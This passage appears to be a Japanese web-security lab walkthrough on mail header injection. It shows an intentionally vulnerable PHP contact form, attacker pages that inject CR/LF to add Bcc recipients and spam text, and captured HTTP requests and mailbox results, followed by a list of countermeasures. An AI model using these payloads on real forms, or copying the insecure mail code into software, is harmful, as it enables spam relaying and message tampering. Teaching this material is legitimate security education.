

## 4.9 メール送信の問題

### hidden/パラメータによる宛先保持

無料で提供されるメール送信用フォームなどには、簡易的な仕組みでメールの送信先などをhidden/パラメータに設定している場合があります  
hidden/パラメータを変更することで、迷惑メールの送信に悪用される可能性があります

### メールサーバによる第三者中継

迷惑メールの送信に悪用されるので、サーバの設定を正しく行うことによって防ぎます(送信元アドレスと送信先アドレスが自ドメインではないものは中継しないようにします)

### メールヘッダインジェクションの脆弱性

宛先(To)や件名(Subject)などのメールヘッダを外部から指定する場合に、改行文字を使って、メールヘッダや本文を追加・変更する手法です

※ メールメッセージ形式は、ヘッダとボディを空行で区切り、ヘッダの各フィールドは改行で区切られているので、外部から指定するパラメータに改行を挿入できれば、新たなヘッダを追加できます。


#### メールヘッダインジェクション脆弱性の影響

- ① 件名や送信元アドレス、本文を改変させられる
- ② 迷惑メールを送信させられる
- ③ ウィルスメールを送信させられる

#### メールヘッダインジェクション脆弱性の対策

- ① メール送信には専用のライブラリを使用する
- ② 外部からのパラメータを使用して、メールヘッダを作成しない
- ③ 外部からのパラメータからメールヘッダを作成する場合には、改行を含めないようにチェックする

## 49-001:問い合わせフォーム(正常系)



4.9 メール送信の問題

1. 49-001:問い合わせフォーム(正常系)
2. 49-900:問い合わせフォーム(攻撃用)
3. 49-900a:問い合わせフォーム(攻撃1:宛先の追加)
4. 49-900b:問い合わせフォーム(攻撃2:本文の改ざん)
5. 49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)

[phpinfo](#)  
[ホームに戻る](#)



```
1 <html>
2 <head><title>4.9 メール送信の問題</title></head>
3 <body>
4 4.9 メール送信の問題
5 <ol>
6 <li><a href="/49-001.html">49-001:問い合わせフォーム(正常系)</a></li>
7 <li><a href="http://trap.example.com/49/49-900.html">49-900:問い合わせフォーム(攻撃用)</a></li>
8 <li><a href="http://trap.example.com/49/49-900a.html">49-900a:問い合わせフォーム(攻撃1:宛先の追加)</a></li>
9 <li><a href="http://trap.example.com/49/49-900b.html">49-900b:問い合わせフォーム(攻撃2:本文の改ざん)</a></li>
10 <li><a href="http://trap.example.com/49/49-901.html">49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)</a></li>
11 </ol>
12 <a href="/phpinfo.php">phpinfo</a><br>
13 <a href="/">ホームに戻る</a>
14 </body>
15 </html>
16
```

### 【サーバ: 49/49-001.html】

```
/var/www/html/49/49-001.html - wasbook@example.jp - エディタ - WinS
kbody>
問い合わせフォーム<br>
<form action="/49-002.php" method="POST">
メール:<input type="text" name="from"><br>
本文:<textarea name="body" rows="4" cols="30">
</textarea><br>
<input type="submit" value="送信">
</form>
</body>
```

### 【サーバ: 49/49-002.html】

```
/var/www/html/49/49-002.php - wasbook@example.jp - エディタ - WinSCP
k?php
$from = filter_input(INPUT_POST, 'from');
$body = filter_input(INPUT_POST, 'body');
mb_language('Japanese');
mb_send_mail("wasbook@example.jp", "問い合わせがありました",
"以下の問い合わせがありましたので対応いたします\n\n" . $body,
"From: " . $from);
?>
<body>
送信しました
<?php //echo $from ?>
</body>
```

`mb_send_mail` はメール送信関数で、引数は

- 第1引数:宛先アドレス
- 第2引数:件名
- 第3引数:本文
- 第4引数:追加のメールアドレス

になっています

この場合、「第4引数:追加のメールアドレス」を使って、Fromアドレスを指定しています

【ブラウザ→サーバ: リクエスト 49/49-001.html → レスポンス】

無題セッション - 20181229-114638 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

デフォルトビュー

```

GET http://example.jp/49/49-001.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/49/
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=peopbuur66eh0dj28umtos9qf4
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 29 Dec 2018 12:51:32 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 245
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "f5-56c2a2deb1979-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
お問い合わせフォーム<br>
<form action="/49-002.php" method="POST">
メール:<input type="text" name="from"><br>
本文:<textarea name="body" rows="4" cols="30">
</textarea><br>
<input type="submit" value="送信">
</form>
</body>
    
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
25	18/12/29 21:51:31	GET	http://example.jp/49/49-001.html	200	OK	5 ms	245 bytes	Medium		Form
28	18/12/29 22:08:19	POST	http://example.jp/49/49-002.php	200	OK	68 ms	34 bytes	Medium		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 49/49-002.php → レスポンス】

POST http://example.jp/49/49-002.php HTTP/1.1  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
 Accept-Language: ja,en-US;q=0.7,en;q=0.3  
 Accept-Encoding: gzip, deflate  
 Referer: http://example.jp/49/49-001.html  
 Content-Type: application/x-www-form-urlencoded  
 Content-Length: 417  
 DNT: 1  
 Connection: keep-alive  
 Cookie: PHPSESSID=peopbuur66eh0dj28umtos9qf4  
 Upgrade-Insecure-Requests: 1  
 Host: example.jp

from=alice%40example.jp&body=%E3%83%88%E3%83%A9%E3%83%96%E3%83%AB%E7%95%AA%E5%8F%B7%EF%BC%91%EF%BC%92%EF%BC%93%E3%80%81%E3%83%87%E3%83%BC%E3%82%BF%E3%83%99%E3%83%BC%E3%82%B9%E3%81%AB%E3%82%A2%E3%82%AF%E3%82%BB%E3%82%B9%E3%81%A7%E3%81%8D%E3%81%AA%E3%81%8F%E3%81%AA%E3%82%8A%E3%81%BE%E3%81%97%E3%81%9F%E3%80%82%EF%BC%88code%3D123%EF%BC%89%E5%AF%BE%E5%BF%9C%E3%81%8A%E9%A1%98%E3%81%84%E3%81%97%E3%81%BE%E3%81%99%E3%80%82

HTTP/1.1 200 OK  
 Server: nginx/1.10.3  
 Date: Sat, 29 Dec 2018 13:08:20 GMT  
 Content-Type: text/html; charset=UTF-8  
 Connection: keep-alive  
 X-Powered-By: PHP/5.3.3  
 X-UA-Compatible: IE=edge

<body>  
 送信しました  
 </body>

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
25	18/12/29 21:51:31	GET	http://example.jp/49/49-001.html	200	OK	5 ms	245 bytes	Medium		Form
28	18/12/29 22:08:19	POST	http://example.jp/49/49-002.php	200	OK	68 ms	34 bytes	Medium		

【ブラウザ】

example.jp/49/49-001.html

問い合わせフォーム

メール:

トラブル番号 1 2 3、データベースにアクセスできませんでした。(code=123) 対応お願いします。|

本文:

送信

view-source:http://example.jp/49/49-001.html

```

1 <body>
2 問い合わせフォーム<br>
3 <form action="49-002.php" method="POST">
4  メール:<input type="text" name="from"><br>
5  本文:<textarea name="body" rows="4" cols="30">
6  </textarea><br>
7  <input type="submit" value="送信">
8  </form>
9  </body>
10
```

example.jp/49/49-002.php

送信しました

view-source:http://example.jp/49/49-002.php

```

1 <body>
2 送信しました
3 </body>
4
```

4.9 メール送信の問題

Roundcube Webmail: 問い合わせ

example.jp/mail/?\_task=mail&caps=pdf%3D1%2Cflash%3D0%2Ctif%3D0&uid=5&mbox=INBOX

このプログラムについて roundcube

wasbook@example.jp ログアウト

電子メール アドレス帳 設定

戻る 新規作成 返信 全員に返信 転送 削除 移動 印刷 マーク 続く

受信箱 1

送信済み

ごみ箱

問い合わせがありました

2通の1通目のメッセージ

発信者 alice@example.jp

宛先 wasbook@example.jp

日付 今日 22:08

以下の問い合わせがありましたので対応をお願いします

トラブル番号 123、データベースにアクセスできなくなりました。(code=123) 対応をお願いします。

## 49-900:問い合わせフォーム(攻撃用)



4.9 メール送信の問題

1. 49-001:問い合わせフォーム(正常系)
2. 49-900:問い合わせフォーム(攻撃用)
3. 49-900a:問い合わせフォーム(攻撃1:宛先の追加)
4. 49-900b:問い合わせフォーム(攻撃2:本文の改ざん)
5. 49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)

[phpinfo](#)  
[ホームに戻る](#)

### 【サーバ: 49/49-900.html】

```
/var/www/html/49/49-900.html - wasbook@example.jp - エディタ - WinSCP
kbody>
問い合わせフォーム<br>
<form action="http://example.jp/49/49-002.php" method="POST">
メール:<textarea name="from" rows="4" cols="30">
</textarea><br>
本文:<textarea name="body" rows="4" cols="30">
</textarea><br>
<input type="submit" value="送信">
</form>
</body>
```

テキストボックス (input要素のうち text OR password のものは制御文字を入力できないが、textarea要素は、改行とタブの入力が可能です

これが脆弱性に関係します



```
1 <html>
2 <head><title>4.9 メール送信の問題</title></head>
3 <body>
4 4.9 メール送信の問題
5 <ol>
6 <li><a href="/49-001.html">49-001:問い合わせフォーム(正常系)</a></li>
7 <li><a href="/49-900.html">49-900:問い合わせフォーム(攻撃用)</a></li>
8 <li><a href="/49-900a.html">49-900a:問い合わせフォーム(攻撃1:宛先の追加)</a></li>
9 <li><a href="/49-900b.html">49-900b:問い合わせフォーム(攻撃2:本文の改ざん)</a></li>
10 <li><a href="/49-901.html">49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)</a></li>
11 </ol>
12 <a href="/phpinfo.php">phpinfo</a><br>
13 <a href="/">ホームに戻る</a>
14 </body>
15 </html>
16
```

### 【サーバ: 49/49-002.html】

```
/var/www/html/49/49-002.php - wasbook@example.jp - エディタ - WinSCP
k?php
$from = filter_input(INPUT_POST, 'from');
$body = filter_input(INPUT_POST, 'body');
mb_language('Japanese');
mb_send_mail("wasbook@example.jp", "問い合わせがありました",
"以下の問い合わせがありましたので対応いたします\n\n" . $body,
"From: " . $from);
?>
<body>
送信しました
<?php //echo $from ?>
</body>
```

【ブラウザ→備サーバ: リクエスト trap.example.com/49/49-900.html → レスポンス】

The screenshot shows the OWASP ZAP interface. The left pane shows the request details for a GET request to http://trap.example.com/49/49-900.html. The right pane shows the response details, which is an HTML document with a form.

```
GET http://trap.example.com/49/49-900.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/49/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 29 Dec 2018 13:45:27 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 288
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "120-56c2a2deb2919-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
お問い合わせフォーム<br>
<form action="http://example.jp/49/49-002.php" method="POST">
メール:<textarea name="from" rows="4" cols="30">
</textarea><br>
本文:<textarea name="body" rows="4" cols="30">
</textarea><br>
<input type="submit" value="送信">
</form>
</body>
```

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
105	18/12/29 22:45:26	GET	http://trap.example.com/49/49-900.html	200	OK	13 ms	288 bytes	Medium		Form

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 49/49-002.html → レスポンス】

無題セッション - 20181229-114638 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイック スタート リクエスト レスポンス

コンテキスト

サイト

```

POST http://example.jp/49/49-002.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/49/49-900.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 417
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

from=alice%40example.jp&body=%E3%83%88%E3%83%A9%E3%83%96%E3%83%AB%E7%95%AA%E5%8F%B7%EF%BC%94%EF%BC%95%EF%BC%96%E3%80%81%EF%BC%B7%EF%BD%85%EF%BD%82%E3%82%B5%E3%83%BC%E3%83%90%E3%81%AB%E3%82%A2%E3%82%AF%E3%82%BB%E3%82%B9%E3%81%A7%E3%81%8D%E3%81%AA%E3%81%8F%E3%81%AA%E3%82%8A%E3%81%BE%E3%81%97%E3%81%9F%E3%80%82%EF%BC%88%3D456%EF%BC%89%E5%AF%BE%E5%BF%9C%E3%81%8A%E9%A1%98%E3%81%84%E3%81%97%E3%81%BE%E3%81%99%E3%80%82
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 29 Dec 2018 13:46:52 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
X-UA-Compatible: IE=edge

<body>
送信しました
</body>
    
```

履歴 検索 アラート アウトプット

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
108	18/12/29 22:46:50	POST	http://example.jp/49/49-002.php	200	OK	44 ms	34 bytes	Medium		

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0

【ブラウザ】

trap.example.com/49/49-900.html

問い合わせフォーム

alice@example.jp

メール:

トラブル番号456、Webサーバにアクセスできなくなりました。(code=456) 対応お願いします。

本文:

送信

view-source:http://trap.example.com/49/49-900.html

```

1 <body>
2 問い合わせフォーム<br>
3 <form action="http://example.jp/49/49-002.php" method="POST">
4   メール:<textarea name="from" rows="4" cols="30">
5 </textarea><br>
6   本文:<textarea name="body" rows="4" cols="30">
7 </textarea><br>
8   <input type="submit" value="送信">
9 </form>
10 </body>
11
    
```

example.jp/49/49-002.php

送信しました

view-source:http://example.jp/49/49-002.php

```

1 <body>
2 送信しました
3 </body>
4
    
```



Roundcube Webmail: 問い合わせ

example.jp/mail/?\_task=mail&\_caps=pdf%3D1%2Cflash%3D0%2Ctif%3D0&uid=8&mbox=INBOX

このプログラムについて wasbook@example.jp ログアウト

roundcube 電子メール アドレス帳 設定

戻る 新規作成 返信 全員に返信 転送 削除 移動 印刷 マーク 続く

受信箱 1  
送信済み  
ごみ箱

### 問い合わせがありました

5通の1通目のメッセージ

発信者: alice@example.jp  
宛先: wasbook@example.jp  
日付: 今日 22:46

以下の問い合わせがありましたので対応お願いします  
トラブル番号 456、Webサーバーにアクセスできなくなりました。(code=456) 対応をお願いします。

## 49-900a:問い合わせフォーム(攻撃1:宛先の追加)

4.9 メール送信の問題

1. 49-001:問い合わせフォーム(正常系)
2. 49-900:問い合わせフォーム(攻撃用)
3. 49-900a:問い合わせフォーム(攻撃1:宛先の追加)
4. 49-900b:問い合わせフォーム(攻撃2:本文の改ざん)
5. 49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)

[phpinfo](#)  
[ホームに戻る](#)

### 【サーバ: 49/49-900a.html】

```
/var/www/html/49/49-900a.html - wasbook@example.jp - エディタ - WinSCP  
kbody>  
問い合わせフォーム<br>  
<form action="http://example.jp/49/49-002.php" method="POST">  
メール:<textarea name="from" rows="4" cols="30">  
trap@trap.example.com  
Bcc: bob@example.jp  
</textarea><br>  
本文:<textarea name="body" rows="4" cols="30">  
</textarea><br>  
<input type="submit" value="送信">  
</form>  
本文を入力して「送信ボタン」をクリックしてください。  
</body>
```

Booで、宛先を追加していますが、  
メール受信者はBccなので  
気づきません

Boo以外に、CcやToやReply-To  
などのヘッダを追加できます

Subjectも追加できますが、  
2個のSubjectヘッダのどちらが  
表示されるかはメーラーによります

view-source:http://example.jp/49/

```
1 <html>  
2 <head><title>4.9 メール送信の問題</title></head>  
3 <body>  
4 4.9 メール送信の問題  
5 <ol>  
6 <li><a href="49-001.html">49-001:問い合わせフォーム(正常系)</a></li>  
7 <li><a href="http://trap.example.com/49/49-900.html">49-900:問い合わせフォーム(攻撃用)</a></li>  
8 <li><a href="http://trap.example.com/49/49-900a.html">49-900a:問い合わせフォーム(攻撃1:宛先の追加)</a></li>  
9 <li><a href="http://trap.example.com/49/49-900b.html">49-900b:問い合わせフォーム(攻撃2:本文の改ざん)</a></li>  
10 <li><a href="http://trap.example.com/49/49-901.html">49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)</a></li>  
11 </ol>  
12 <a href="phpinfo.php">phpinfo</a><br>  
13 <a href="/">ホームに戻る</a>  
14 </body>  
15 </html>  
16
```

### 【サーバ: 49/49-002.php】

```
/var/www/html/49/49-002.php - wasbook@example.jp - エディタ - WinSCP  
k?php  
$from = filter_input(INPUT_POST, 'from');  
$body = filter_input(INPUT_POST, 'body');  
mb_language('Japanese');  
mb_send_mail("wasbook@example.jp", "問い合わせがありました",  
"以下の問い合わせがありましたので対応お願いします\n\n" . $body,  
"From: " . $from);  
>>  
<body>  
送信しました  
<?php //echo $from ?>  
</body>
```

【ブラウザ→偽サーバ: リクエスト trap.example.com/49/49-900a.html → レスポンス】

The screenshot shows the OWASP ZAP interface with a request and response view. The request is a GET request to http://trap.example.com/49/49-900a.html. The response is an HTTP 200 OK from a server running nginx/1.10.3, containing HTML code for a contact form.

```
GET http://trap.example.com/49/49-900a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/49/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 29 Dec 2018 13:58:43 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 409
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "199-56c2a2deb38b9-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
お問い合わせフォーム<br>
<form action="http://example.jp/49/49-002.php" method="POST">
メール:<textarea name="from" rows="4" cols="30">
trap@trap.example.com
Bcc: bob@example.jp
</textarea><br>
本文:<textarea name="body" rows="4" cols="30">
</textarea><br>
<input type="submit" value="送信">
</form>
本文を入力して「送信ボタン」をクリックしてください。
</body>
```

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
182	18/12/29 22:58:42	GET	http://trap.example.com/49/49-900a.html	200	OK	5 ms	409 bytes	Medium		Form

アラート: 0 1 2 0  
現在のスキャン: 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 49/49-002.php → レスポンス】

The screenshot shows the OWASP ZAP interface with the following details:

- Request:**

```
POST http://example.jp/49/49-002.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/49/49-900a.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 312
DNT: 1
Connection: keep-alive
Cookie: roundcube_sessid=jrumgsvqbm0o8n2fct586iuq47; roundcube_sessauth=40sMnQHA2602NobREOoL5ehKVR-1546091400
Upgrade-Insecure-Requests: 1
Host: example.jp
```
- Response:**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 29 Dec 2018 14:04:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
X-UA-Compatible: IE=edge
```

<body>  
送信しました  
</body>

Below the details is a table of request logs:

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
183	18/12/29 23:04:19	POST	http://example.jp/49/49-002.php	200	OK	44 ms	34 bytes	Medium		

【ブラウザ】

The screenshots show a browser window with a contact form and its source code:

**Browser Window 1:** trap.example.com/49/49-900a.html

お問い合わせフォーム

trap@trap.example.com  
Bcc: bob@example.jp

メール:

迷惑メールが送信されました。  
BCCからも送られました。|

本文:

送信

本文を入力して「送信ボタン」をクリックしてください。

**Browser Window 2:** view-source:http://trap.example.com/49/49-900a.html

```

1 <body>
2 お問い合わせフォーム<br>
3 <form action="http://example.jp/49/49-002.php" method="POST">
4 メール:<textarea name="from" rows="4" cols="30">
5 trap@trap.example.com
6 Bcc: bob@example.jp
7 </textarea><br>
8 本文:<textarea name="body" rows="4" cols="30">
9 </textarea><br>
10 <input type="submit" value="送信">
11 </form>
12 本文を入力して「送信ボタン」をクリックしてください。
13 </body>
14
```

**Browser Window 3:** example.jp/49/49-002.php

送信しました

**Browser Window 4:** view-source:http://example.jp/49/49-002.php

```

1 <body>
2 送信しました
3 </body>
4
```

Roundcube Webmail :: 問い合わせ

example.jp/mail/?\_task=mail&\_caps=pdf%3D1%2Cflash%3D0%2Ctif%3D0&uid=9&\_mbox=INBOX

このプログラムについて wasbook@example.jp ログアウト

roundcube 電子メール アドレス帳 設定

戻る 新規作成 返信 全員に返信 転送 削除 移動 印刷 マーク 続く

受信箱 1  
送信済み  
ごみ箱

**問い合わせがありました** 6通の1通目のメッセージ

発信者 trap@trap.example.com  
宛先 wasbook@example.jp  
日付 今日 23:04

以下の問い合わせがありましたので対応いたします  
迷惑メールが送信されました。BCCからも送られました。

## 49-900b:問い合わせフォーム(攻撃2:本文の改ざん)



4.9 メール送信の問題

1. 49-001:問い合わせフォーム(正常系)
2. 49-900:問い合わせフォーム(攻撃用)
3. 49-900a:問い合わせフォーム(攻撃1:宛先の追加)
4. 49-900b:問い合わせフォーム(攻撃2:本文の改ざん)
5. 49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)

[phpinfo](#)  
[ホームに戻る](#)



```
1 <html>
2 <head><title>4.9 メール送信の問題</title></head>
3 <body>
4 4.9 メール送信の問題
5 <ol>
6 <li><a href="/49-001.html">49-001:問い合わせフォーム(正常系)</a></li>
7 <li><a href="/49-900.html">49-900:問い合わせフォーム(攻撃用)</a></li>
8 <li><a href="/49-900a.html">49-900a:問い合わせフォーム(攻撃1:宛先の追加)</a></li>
9 <li><a href="/49-900b.html">49-900b:問い合わせフォーム(攻撃2:本文の改ざん)</a></li>
10 <li><a href="/49-901.html">49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)</a></li>
11 </ol>
12 <a href="/phpinfo.php">phpinfo</a><br>
13 <a href="/">ホームに戻る</a>
14 </body>
15 </html>
16
```

### 【サーバ: 49/49-900b.html】

```
/var/www/html/49/49-900b.html - wasbook@example.jp - エディタ - WinSCP
kbody>
問い合わせフォーム<br>
<form action="http://example.jp/49/49-002.php" method="POST">
メール:<textarea name="from" rows="4" cols="30">
trap@trap.example.com
Bcc: bob@example.jp
Super discount PCs 80% OFF! http://trap.example.com/
</textarea><br>
本文:<textarea name="body" rows="4" cols="30">
</textarea><br>
<input type="submit" value="送信">
</form>
そのまま「送信ボタン」をクリックしてください。
</body>
```

### 【サーバ: 49/49-002.php】

```
/var/www/html/49/49-002.php - wasbook@example.jp - エディタ - WinSCP
k?php
$from = filter_input(INPUT_POST, 'from');
$body = filter_input(INPUT_POST, 'body');
mb_language('Japanese');
mb_send_mail("wasbook@example.jp", "問い合わせがありました",
"以下の問い合わせがありましたので対応いたします\n\n" . $body,
"From: " . $from);
?>
<body>
送信しました
<?php //echo $from ?>
</body>
```

【ブラウザ→偽サーバ: リクエスト trap.example.com/49/49-900b.html → レスポンス】

The screenshot shows the OWASP ZAP interface with a request and response view. The request is a GET for http://trap.example.com/49/49-900b.html. The response is an HTML page with a form and a message in Japanese.

```
GET http://trap.example.com/49/49-900b.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/49/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 29 Dec 2018 14:15:53 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 453
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "1c5-56c2a2deb38b9-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
お問い合わせフォーム<br>
<form action="http://example.jp/49/49-002.php" method="POST">
  メール:<textarea name="from" rows="4" cols="30">
  trap@trap.example.com
  Bcc: bob@example.jp
  Super discount PCs 80% OFF! http://trap.example.com/
</textarea><br>
  本文:<textarea name="body" rows="4" cols="30">
</textarea><br>
  <input type="submit" value="送信">
</form>
そのまま「送信ボタン」をクリックしてください。
</body>
```

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
203	18/12/29 23:15:52	GET	http://trap.example.com/49/49-900b.html	200	OK	17 ms	453 bytes	Medium		Form

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 49/49-002.php → レスポンス】

The screenshot shows the OWASP ZAP interface with the following details:

- Request (Left Panel):**
  - Method: POST
  - URL: http://example.jp/49/49-002.php
  - Headers:
    - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
    - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
    - Accept-Language: ja,en-US;q=0.7,en;q=0.3
    - Accept-Encoding: gzip, deflate
    - Referer: http://trap.example.com/49/49-900b.html
    - Content-Type: application/x-www-form-urlencoded
    - Content-Length: 238
    - DNT: 1
    - Connection: keep-alive
    - Cookie: roundcube\_sessid=iu8q28f4veu5idk05dmp9sll5; roundcube\_sessauth=njBHeC7xLgd7Gx8yyC4DU0ZCk2-1546092600
    - Upgrade-Insecure-Requests: 1
    - Host: example.jp
  - Body (URL-encoded):
    - from=trap%40trap.example.com%0D%0A%0D%0A%0D%0ASuper+discount+PCs+80%25+OFF%21+http%3A%2F%2Ftrap.example.com%2F%0D%0A&body=%E6%9C%AC%E6%96%87%E3%81%8C%E6%94%B9%E7%AB%84%E3%81%95%E3%82%8C%E3%81%BE%E3%81%97%E3%81%9F%E3%80%82
- Response (Right Panel):**
  - Method: HTTP/1.1 200 OK
  - Server: nginx/1.10.3
  - Date: Sat, 29 Dec 2018 14:17:13 GMT
  - Content-Type: text/html; charset=UTF-8
  - Connection: keep-alive
  - X-Powered-By: PHP/5.3.3
  - X-UA-Compatible: IE=edge
  - Body:
    - <body>
    - 送信しました
    - </body>
- Table (Bottom):**

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
206	18/12/29 23:17:11	POST	http://example.jp/49/49-002.php	200	OK	56 ms	34 bytes	Medium		

【ブラウザ】

The browser shows a contact form with the following content:

- URL: trap.example.com/49/49-900b.html
- Form Title: 問い合わせフォーム
- Form Fields:
  - メール: trap@trap.example.com
  - Bcc: bob@example.jp
  - Subject: Super discount PCs 80% OFF!
  - URL: http://trap.example.com/
- Message Body: 本文が改竄されました。 |
- Buttons: 送信
- Text: そのまま「送信ボタン」をクリックしてください。

The developer tools show the source code of the form:

```

1 <body>
2 問い合わせフォーム<br>
3 <form action="http://example.jp/49/49-002.php" method="POST">
4 メール:<textarea name="from" rows="4" cols="30">
5 trap@trap.example.com
6 Bcc: bob@example.jp
7 Super discount PCs 80% OFF! http://trap.example.com/
8 </textarea><br>
9 本文:<textarea name="body" rows="4" cols="30">
10 </textarea><br>
11 <input type="submit" value="送信">
12 </form>
13 そのまま「送信ボタン」をクリックしてください。
14 </body>
15
  
```

